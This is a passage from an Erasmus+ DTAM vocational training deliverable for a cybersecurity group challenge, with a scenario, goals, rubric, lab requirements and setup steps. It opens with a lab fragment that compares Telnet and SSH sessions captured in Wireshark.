


- 3- Run **ls -l** command in the terminal.
- 4- Stop the Wireshark capture.
- 5- Apply a **Telnet filter** on the Wireshark capture data.




Use the Follow TCP Stream feature in Wireshark to view the Telnet session.

Right-click one of the Telnet lines in the Packet list section of Wireshark, and in the drop-down list, select Follow TCP Stream.



The Follow TCP Stream window displays the data for your Telnet session with the server. The entire session is displayed in **clear text**, including your password.




4. Examine an SSH session with Wireshark

You will use Wireshark to capture and view the transmitted data of a SSH (use Putty to connect to the server) session on the server, log in, and then run some Linux commands in the server.

1- **Open Wireshark and start capturing data** on the LAN interface.

Note: If you are unable to start the capture on the LAN interface, you may need to open Wireshark using the Run as Administrator option.

2- **Start a SSH session in the server** (you can use Putty).



Log in with user and password.

The first time you establish a SSH session to a device, a security warning is generated to let you know that you have not connected to this device before. This message is part of the authentication process. Read the security warning and then click Continue.

In the SSH Authentication window, enter the username and password.

3- **Run ls -l command**

4- **Stop the Wireshark capture.**


5- **Apply an SSH filter** on the Wireshark Capture data.

Use the Follow TCP Stream feature in Wireshark to view the SSH session.



Right-click one of the SSH lines in the Packet list section of Wireshark, and in the drop-down list, select the Follow TCP Stream option.

Examine the Follow TCP Stream window of your SSH session. Verify the data has been encrypted and is unreadable. Compare the data in your SSH session to the data of your Telnet session.





Co-funded by the
Erasmus+ Programme
of the European Union



DIGITAL TRANSFORMATION IN ADVANCED MANUFACTURING

Cybersecurity challenge

Deliverable factsheet

Project Number:	621496-EPP-1-2020-1-ES-EPPKA2-SSA
Project Acronym:	DTAM
Project Title:	Digital Transformation in Advanced Manufacturing
Work package:	WP3: DTAM Training Course
Title of Deliverable:	DTAM Cybersecurity challenge (1 st version)
Editor(s):	Jokin Goyoaga
Reviewer(s):	

Delivery Slip

Version	Date	Comments
0.1	29/06/2022	Structure of the deliverable

Contents

Contenido

1	The Cybersecurity challenge	4
1.1	Presentation of the project	4
1.2	Group challenge.....	5
1.3	Goals to reach with the challenge	5
1.4	Time necessary to complete the challenge	5
1.5	Rubric (evaluation form) for groups of students.....	6
2	Learning Units reference	10
3	Learning Outcomes.....	11
4	IoT Lab Resources	12
4.1	Requirements.....	12
5	The project step by step	14

1 The Cybersecurity challenge

1.1 Presentation of the project

A manufacturing company has had many problems with dangerous accidents. In the last year alone, 3 people were injured because they entered an area where a dangerous machine was operating. Also, a list of clients was leaked to the internet by an angry fired employee. During breaks, not-work-related video's were shown on the big computer screen in the main hall. Some hardware was stolen by employees during the night.

Some employees (for example, truck drivers who have to wait in the loading dock) keep using the WIFI to use youtube videos during working hours, using all the available bandwidth.

The company has a problem with products with defects being shipped to customers (and being returned afterwards). The company is considering a form of video check that detects product failures.

Sales people use their laptops to communicate with the CRM database, while at customers' sites. There is a suspicion that at least one of the customers is sniffing data and is analyzing what's being said by our salespeople.

There has been an example of an order being manipulated by a not secure HTTP webshop.

Your group is hired to improve the company's security policy, to decide on policies to implement and to enforce the policy by using surveillance technology.

Make sure the solution includes at least 4 of the following items:

1. a policy (and technical solution) that prevents being sniffed
2. a security policy for secure internet usage for the webshop to prevent manipulating orders and prevents leaking sensitive data;
3. a firewall to restrict internet usage;
4. a human awareness poster to tell employees what to do (and what not to do);
5. a video surveillance solution to prevent stealing;
6. optional: a sensor that detects physical access in prohibited areas with a warning signal; (probably you will need to follow the "advanced sensing" module first)
7. optional: advice on a way to detect broken products before shipping (probably you will need to follow the "machine learning" module first);

See the evaluation rubric to see details.

1.2 Group challenge

To do this challenge, you will need to form a group with 2-4 other students.

You will be instructed by a teacher on how to perform the challenge.

When your group is finished, the product and the process will be evaluated by a teacher using the evaluation rubric (see below).

1.3 Goals to reach with the challenge

- Connect via VPN to a remote server. The student must install and configure a VPN to connect to a secure access service.
- Use a sniffer to analyze network traffic.
- Use a certificate server to guarantee identities of persons, applications and equipment
- Use cyphred communications and see the difference between them and no-cyphred ones (email, ssh/telnet, https, SSL/TLS...).
- Create a basic policy for backups, password creation ...
- Analyze the level of security of passwords.
- Use a password manager.
- Use multifactor authentication.
- Configure a firewall/software to restrict/control access to a network (Pfsense, an open source firewall, could be used here)
- Install and configure a video surveillance system (Zoneminder, an open source CCTV system, could be used here)
- Install a presence detection system (an Arduino based alarm which sounds or sends a message could be developed)
- Establish passwordless ssh authentication connections without prompting for user/password information using private certificates.
- Use a security monitoring systems such as Nagios

1.4 Time necessary to complete the challenge

The challenge could be completed in 40 hours. That could be 5 full working days (1 full week), or 10 week x 4 hours, or another schedule.

1.5 Rubric (evaluation form) for groups of students

After completing the challenge, the instructor(s) will evaluate the work of the students. This rubric will be used to evaluate competences and learning outcomes on a 3 point scale of: Needs improvement, As expected, Good.

Criterion	Needs improvement	As expected	Good
Student is able to install, configure and operate VPN connection (product)	VPN connection not working (product) <i>and/or</i> VPN connection works sometimes but unreliable <i>and/or</i> Student is not able to operate without help from other students / teacher	VPN connection open and works reliable	VPN connection open, using both password and certificate to authenticate <i>or</i> VPN connection, use one-time password and setup 2FA (2 factor authentication) to secure the login procedure
Student explains about about the authentication protocols	No research being done / no explanation can be given on password or certificate authentication	student can explain how the VPN connection works and knows different authentication models	Student gives pro- and contra arguments for password, certificate and 2FA <i>or</i> Student can mention relevant new protocols on top of password, certificate and 2FA
Students use a sniffer to analyze the network traffic	Students have not do any traffic analysis using any sniffer or don't know how to use it to see and record traffic information	Students have installed a sniffing software and know how to use it in a basic level to see and record traffic information	Student can analyze the network traffic, identifying the different types of protocols and services, encrypted and non-encrypted information, allowed information

			sources and destination
Students use a certificate server to ensure identities	No certificate server is installed	The certificate server is running incorrectly	The certificate server is running correctly and identifies all the devices/users
Students use a Cyphred communication protocols	No secure protocol is being used	The students use a SSH connection to access to Raspberry and the web server is running HTTPS	The students use a SSH connection to access to Raspberry and web server is running HTTPS and a VPN server is used to access remotely to the server, they know how to change the different features of each system
Students create a basic cybersecurity policy based on do and do not do rules	No cybersecurity policy has been created	Students wrote a list of do's and don'ts. Students wrote a cybersecurity policy that matches the do's and don'ts.	Students wrote a list of do's and don'ts. Students wrote a cybersecurity policy that matches the do's and don'ts. The poster (diagram) for awareness encourages the target audience.
Students use secure passwords	No secure passwords are used <i>and/or</i> not all passwords are secure	all passwords are secure	all passwords are secure and we use a 2 factor authentication
Students have installed and configured a firewall to control access to network	No firewall has been installed <i>and/or</i> firewall has been installed but not running properly	a firewall is installed and works properly	a firewall is installed and a warning system is in place to warn operators when the firewall experiences problems

Students have installed a video surveillance system	No security camera has been installed <i>and/or</i> security camera has been installed but not running properly	a video surveillance system has been installed and is running reliably	a video surveillance system has been installed and is running reliably, a monitoring system is in place to check if the camera's are operational.
Students have installed a presence detection system	No presence detection system has been installed <i>and/or</i> presence detection system has been installed but not running properly	a presence detection system has been installed and is running reliably	a presence detection system has been installed and is running reliably, and it sends an alarm in case something is detected
Students use a security monitoring system (Nagios...)	No security monitoring system has been installed	a security monitoring system has been installed and is running reliably	a security monitoring system has been installed and is running reliably, and a warning system sends messages to operators in case they need to intervene
<i>(informal: during conversation with teacher, or by teacher observation)</i> students evaluate their product/system and the process and write down lessons learned	Students believe that their learning process needs to be improved	Students believe that their learning process has been satisfactory	Students believe that their learning process has been satisfactory and have used some new techniques such as design thinking
<i>(informal: during conversation with teacher, or by teacher observation)</i> students reflect on how they felt cooperating and what difficulties they encountered during the challenge	Students believe that their team work needs to be improved	Students believe that their team work has been satisfactory	Students believe that their team work has been satisfactory and have defined 5 weak/strong points

<i>(informal: during conversation with teacher, or by teacher observation)</i> Students show awareness for the importance of privacy regulations	Students are not aware of the importance of the privacy regulations	Students show awareness of the importance of the privacy regulations	Students show awareness of the importance of the privacy regulations and have implemented some inside policy to reinforce it
<i>(related to the presentation of their results to teacher and other students)</i> Students are capable of targeting multiple audiences (age, technical skills) without scaring them	Students lack of communication skills to present their final results	The students have presented the final results properly using one medium (presentation or video)	The students have presented the final results properly using at least 3 different resources (presentation, video, leaflet...)

2 Learning Units reference

These Learning units have to be completed before to approach this Project Work

TRAINING MODULE	LEARNING UNITS
BIG DATA (TM2)	○
MACHINE LEARNING (TM3)	○
INTERNET OF THINGS AND SENSORS (TM4)	○
CYBERSECURITY (TM5)	<ul style="list-style-type: none">○ Unit 2: Cybersecurity risk scenarios○ Unit 3: Cybersecurity policies○ Unit 4: Securing industrial networks○ Unit 5: Anomaly detection
TRANSVERSAL SKILLS (TM6)	○



3 Learning Outcomes

These Skills and Knowledge will be improved upon the project work completion

TRAINING MODULE	SKILLS AND KNOWLEDGE
CYBERSECURITY (TM5)	Skills <ul style="list-style-type: none"> Analyze IT and OT environments Identify Vulnerabilities Identify people, devices and systems Analyze the features of the communication protocols Propose solutions for secure remote access Propose solutions for secure industrial communications Apply Intrusion detection systems (IDS)
	Knowledge <ul style="list-style-type: none"> Industrial communication networks and protocols Types of cybersecurity hazards Types of credentials and access control systems (Digital signatures...) Main features of cybersecurity policies and measures Basic principles of data security Basic principles of access controls
TRANSVERSAL AND SUSTAINABILITY SKILLS (TM6)	Skills <ul style="list-style-type: none"> Learning by experience skills Critically analyze the situation Identification and definition of the problem Analytical skills Risk assessment skills Communication Skills/ Social Skills Collaboration skills/ Team Management Skills Planning and Organizing Skills
	Knowledge <ul style="list-style-type: none"> Problem solving techniques Group Dynamics Analyze available information Prioritize, organize and manage, principles of project management



4 IoT Lab Resources

4.1 Requirements

In order to be able to do this challenge, you will need the following things:

- A local network with more than 5 active hosts that respond to PING and SNMP requests
- A personal device, capable of running at least two virtual machines at the same time (probably will require about 8GB RAM and Intel I5 or better)
- (device 1) A virtual or hardware machine (like VMWare, VirtualBox, or Parallels) with a server OS (like Windows Server or Linux or another OS capable of networking, DHCP, firewall, etc)
- (device 2) A second virtual or hardware machine running a client OS (like Windows, MacOS, Linux)
- (network) A TCP/IP v4 network where server, client and other hosts are connected
- Free software packages:
 - A network sniffing tool like Fiddler or Wireshark (can be used as part of Kali Linux, or downloaded separately)
 - Apache HTTP server (can be downloaded from www.apache.org or it can be part of a software bundle like XAMP)
 - A certificate server (Yubikey)
 - Postman tool to simulate email sending and receiving
 - A terminal capable of making SSH connection (like Putty or the builtin terminal in the operating system)
 - A terminal capable of making Telnet connections (unencrypted)

These IoT lab resources are required in order to complete the project work

- *A computer server/Virtual Machine in which a Web server (Apache) will be installed and configured with secure and non secure protocols (http and https)*
- *A Raspberry Pi with a private certificate server (Yubikey) to configure a private CCA (optional)*
- *An IOT-lab with several workstations generating cyphred and non-cyphred traffic*
- *A computer running Kali Linux*
- *A computer in which install a VPN server*
- *A firewall to control access to some part of the network (it could be installed in a Raspberry with at least two Ethernet ports and running open software as Pfsense...)*

- *A PIR (presence detector) with an Arduino that lights a led or sounds a ring, (optional: connected to the Ethernet network and internet)*
- *A IP camera and open software to manage it (Zoneminder or similar)*
- *Internet connection*
- *Optional: Azure cloud platform account (provided by Da Vinci school)*

5 The project step by step

To complete successfully the project work you can follow this step sequence

SEQUENCE	WORK	Estimated time
STEP 1: Definition of the problem	<i>Students will read the challenge and make sure they understand all the requisites asked</i>	2h
STEP 2: Installation of the web server	<i>Students will install and configure a web server (Apache) using the HTTP and HTTPS protocols</i>	4h
STEP 3: Installation of the authentication server	<i>Students will install and configure Yubikey in a Raspberry pi</i>	3h
STEP 4: Installation of the VPN server	<i>Students will install and configure OpenVPN in the computer/VM running the web server so only the users with the certificates will be able to connect</i>	4h
STEP 5: Installation of the security camera	<i>Students will install and configure Zoneminder</i>	6h
STEP 6: Installation and configuration of the firewall	<i>Students will install and configure PFsense to allow/deny some specific traffic</i>	8h





Co-funded by the
Erasmus+ Programme
of the European Union

